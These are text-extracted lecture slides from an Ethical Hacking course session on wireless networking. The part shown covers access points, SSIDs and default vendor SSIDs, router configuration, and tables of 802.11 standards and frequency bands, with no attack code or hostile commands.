BITS Pilani Presentation

BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

innovate achieve lead

BITS Pilani
Pilani Campus

SSZG575: Ethical Hacking
Session: 08 (Wireless Hacking)

Agenda

- Basics of Wireless Technology
- Wireless Networking Standards (802.11)
- Authentication Process & Protocols
  - Point to point
  - Extensible Authentication Protocol
  - Wired Equivalent Privacy
  - Wi-Fi Protected Access
- Wireless Hacking
  - Equipment
  - Wardriving
  - Tools
  - Secure Wireless Network


Basics of Wireless Technology

Understanding Wireless Technology

- A wireless network requires
  - Hardware
  - Software
- Wireless technology is part of daily life
  - Cell and cordless phones
  - Wireless PDAs
  - GPS
  - Two-way Radios
  - Remote controls
  - Garage door openers
  - Baby monitors

Components of Wireless Technology


- A wireless network uses radio waves to connect computers and other devices
- There are two frequency bands allocated
  - 2.4 GHz (1 to 14 channels)
  - 5 GHz (36 to 165 channels)
- A wireless network has three basic components
  - Access Point (AP)
  - Wireless Network Interface Card (WNIC)
  - Ethernet cable



Access Point (AP)

- AP is a transceiver that connects to an Ethernet cable
  - Connects a wireless network with a wired network
  - Not all wireless networks connect to a wired network
  - Most corporates have WLANs (Wireless Local Area Network) that connect to their wired network topology
- Wireless communication channels are configured on AP
  - Enables users to connect to a LAN using wireless technology
  - Available only within a defined area

Access Point (AP) Channels


Network Stumbler - [20050311081116]
File Edit View Device Window Help

Channels
- 6
  - 000C41ABB1C0
  - 000D8880A7A3
  - **000D88F22F12**
  - 001217B0CBB5
- 11
  - 00115032A2EF
- SSIDs
- Filters


MAC	SSID	Name	Chan	Speed
○ 001217B0CBB5	linksys		6	54 Mbps
○ 000C41ABB1C0	linksys		6	54 Mbps
● 000D8880A7A3	Argonath		6	
● 000D88F22F12	Cisco		6*	54 Mbps
○ 00115032A2EF	belkin54g		11	54 Mbps

Ready | 5 APs active | GPS: Disabled

Service Set Identifier (SSID)

- SSID refers to the name to identify a WLAN
  - Configured on the AP
  - Unique 1 to 32-character case sensitive alphanumeric name
- Wireless computers must configure the SSID before connecting to a WLAN
  - AP broadcasts the SSID
    - An AP can be configured to not broadcast its SSID until after authentication
  - SSID is transmitted with each packet
    - Identifies which network the packet belongs

SSID Examples



Wireless Network Connection

Network Tasks

Refresh network list

Set up a wireless network for a home or small office

Related Tasks

Learn about wireless networking

Change the order of preferred networks

Change advanced settings

Choose a wireless network

Click an item in the list below to connect to a wireless network in range or to get more information.

Cisco — Connected — Security-enabled wireless network

linksys — Automatic — Unsecured wireless network

belkin54g — Unsecured wireless network


Argonath — Security-enabled wireless network

042412489006 — Unsecured wireless network

Figure 11-2 SSIDs advertised to a wireless station

Default SSID

- Many vendors have SSIDs set to a default value
  - Verify that your clients or customers are not using a default SSID



Vendor	Default SSIDs
3Com	3Com
Apple	Airport Network
Belkin (54G)	Belkin54g
Cisco	Tsunami
Compaq	Compaq
D-Link	WLAN, default
Dell	Wireless
Intel	Intel, 101, xlan, 195
Linksys	linksys, Wireless, linksys-g
Microsoft	MSNHOME
Netgear	Wireless, NETGEAR
SMC	WLAN, BRIDGE, SMC
Symantec	101
US Robotics	WLAN, USR9106, USR808054

How to update SSID:

1. Using your computer or mobile device, open a web browser, then log in to the Admin console of your home router.
2. Different router manufacturers have different ways of logging in to the Router Admin Console.
   - Refer your Router Manual for details.
   - The most common is http://192.168.1.1.
3. Go to Wireless menu option.
4. Change the default SSID name in the Wireless Network Name (SSID) field.
5. Click Save or Apply.
   - Some routers need to reboot for the settings to take effect.
6. Reconnect your devices using the new Wi-Fi SSID.

Configuring an Access Point


- Configuring an AP varies depending on the hardware
  - Most devices allow access through any Web browser
- **Example:** Configuring a D-Link wireless router
  - Enter IP address on your Web browser and provide your user login name and password
  - After a successful login, you will see the device's main window
  - Click on Wireless button to configure AP options
    - SSID
    - Wired Equivalent Privacy (WEP) keys
  - Steps for configuring a D-Link wireless router
    - Turn off SSID broadcast
    - Change SSID

Wireless Network Interface Card (NIC)

- For wireless network to work, each node or computer must have a wireless NIC
  - NIC's main function is to convert the radio waves it receives into digital signals the computer understands
- Wireless network standards
  - Wireless standards are a set of services and protocols that dictate how wi-fi networks act
  - Most common standard is IEEE 802.11 WLAN and Mesh standards
  - Two devices using same wi-fi standard can communicate with each without restriction
  - Devices using different standards require the standards to be compatible
    - Devices that use 802.11b, g, and n can all communicate with an ac router.
    - 11b cannot communicate with a, and vice versa.
    - 11g cannot communicate with b, and vice versa.

802.11 Standard

- First wireless technology standard
  - Defined wireless connectivity at 1 Mbps and 2 Mbps within a LAN
- Applied to layers 1 and 2 of OSI model
  - Wireless networks cannot detect collisions
  - Carrier Sense Multiple Access/Collision Avoidance (CSMA/CA) is used instead of CSMA/CD
- Version History
  - Started with 802.11 in 1997 which has been deprecated now
  - 802.11 a & b are nearing their end of life



IEEE Standard	802.11a	802.11b	802.11g	802.11n	802.11ac	802.11ax
Year Released	1999	1999	2003	2009	2014	2019
Frequency	5Ghz	2.4GHz	2.4GHz	2.4Ghz & 5GHz	2.4Ghz & 5GHz	2.4Ghz & 5GHz
Maximum Data Rate	54Mbps	11Mbps	54Mbps	600Mbps	1.3Gbps	10-12Gbps

Architecture of 802.11





Figure 11-9 Connecting two wireless remote stations

- 802.11 uses a Basic Service Set (BSS) as its building block
  - BSS is a small local wireless network
  - Computers within a BSS can communicate with each other
- 802.11 connects two BSSs, 802.11 using a distribution system (DS) as an intermediate layer
  - DS connects multiple APs
  - An AP is a station that provides access to the DS
  - Data moves between a BSS and the DS through the AP

Architecture of 802.11: Frequency Bands




Frequency	Range	Wavelength
Extremely low frequency (ELF)	30–300 Hz	10,000–1000 km
Voice frequency (VF) or ultra low frequency (ULF)	300 Hz–3 KHz	1000–100 km
Very low frequency (VLF)	3–30 KHz	100–10 km
Low frequency (LF)	30–300 KHz	10–1 km
Medium frequency (MF)	300 KHz–3 MHz	1 km–100 m
High frequency (HF)	3–30 MHz	100–10 m
Very high frequency (VHF)	30–300 MHz	10 – 1 m
Ultra high frequency (UHF)	300 MHz–3 GHz	1 m – 10 cm
Super high frequency (SHF)	3–30 GHz	10–1 cm
Extremely high frequency (EHF)	30–300 GHz	1 cm–1 mm

Architecture of 802.11: Frequency Bands

LOWER FREQUENCY MHZ	UPPER FREQUENCY MHZ	COMMENTS
2400	2500	• 2.4 GHz band, this spectrum is the most widely used of the bands available for Wi-Fi. • Used by 802.11b, g, & n. • It can carry a maximum of three non-overlapping channels. • This band is widely used by many other non-licensed items including microwave ovens, Bluetooth, etc.
5725	5875	• 5 GHz Wi-Fi band provides additional bandwidth, and being at a higher frequency, equipment costs are slightly higher, although usage, and hence interference is less. • It can be used by 802.11a & n. • It can carry up to 23 non-overlapping channels, but gives a shorter range than 2.4 GHz. • 5GHz Wi-Fi is preferred because of the higher number of channels and available bandwidth. • There are also fewer other users of this band.

- Each frequency band contains channels
  - A channel is a frequency range
  - 802.11 standard defines 79 channels.
  - If channels overlap, interference could occur

Architecture of 802.11: Frequency Bands



Standard	Frequency	Rate	Modulation
802.11	2.4 GHz	1 or 2 Mbps	FHSS/DSSS
802.11a	5 GHz	54 Mbps	OFDM
802.11b	2.4 GHz	11 Mbps	DSSS
802.11g	2.4 GHz	54 Mbps	OFDM
802.11e	2–6 GHz	22 Mbps	DSSS
802.11i	2.4 GHz	11 Mbps	DSSS
802.15	2.4 GHz	2 Mbps	FHSS
802.16	10–66 GHz	120 Mbps	OFDM
802.20 (Mobile Wireless Access Working Group)	Below 3.5 GHz	1 Mbps	OFDM proposed (might change)
Bluetooth	2.4 GHz	12 Mbps	Gaussian frequency shift keying (GMSK)
HiperLAN2	5 GHz	54 Mbps	OFDM

Wi-Fi 6 / 6E Standard

Wi-Fi 6:	11ax (2019)
Wi-Fi 5:	11ac (2014)
Wi-Fi 4:	11n (2009)
Wi-Fi 3:	11g (2003)
Wi-Fi 2:	11a (1999)
Wi-Fi 1:	11b (1999)
Legacy:	11 (1997)

- Wi-Fi 6 is the Wi-Fi Alliance's wireless standard naming system
- Wi-Fi connections were restricted to two bands - 2.4GHz and 5GHz.
- The two frequency bands are busy, with each band broken down into smaller channels.
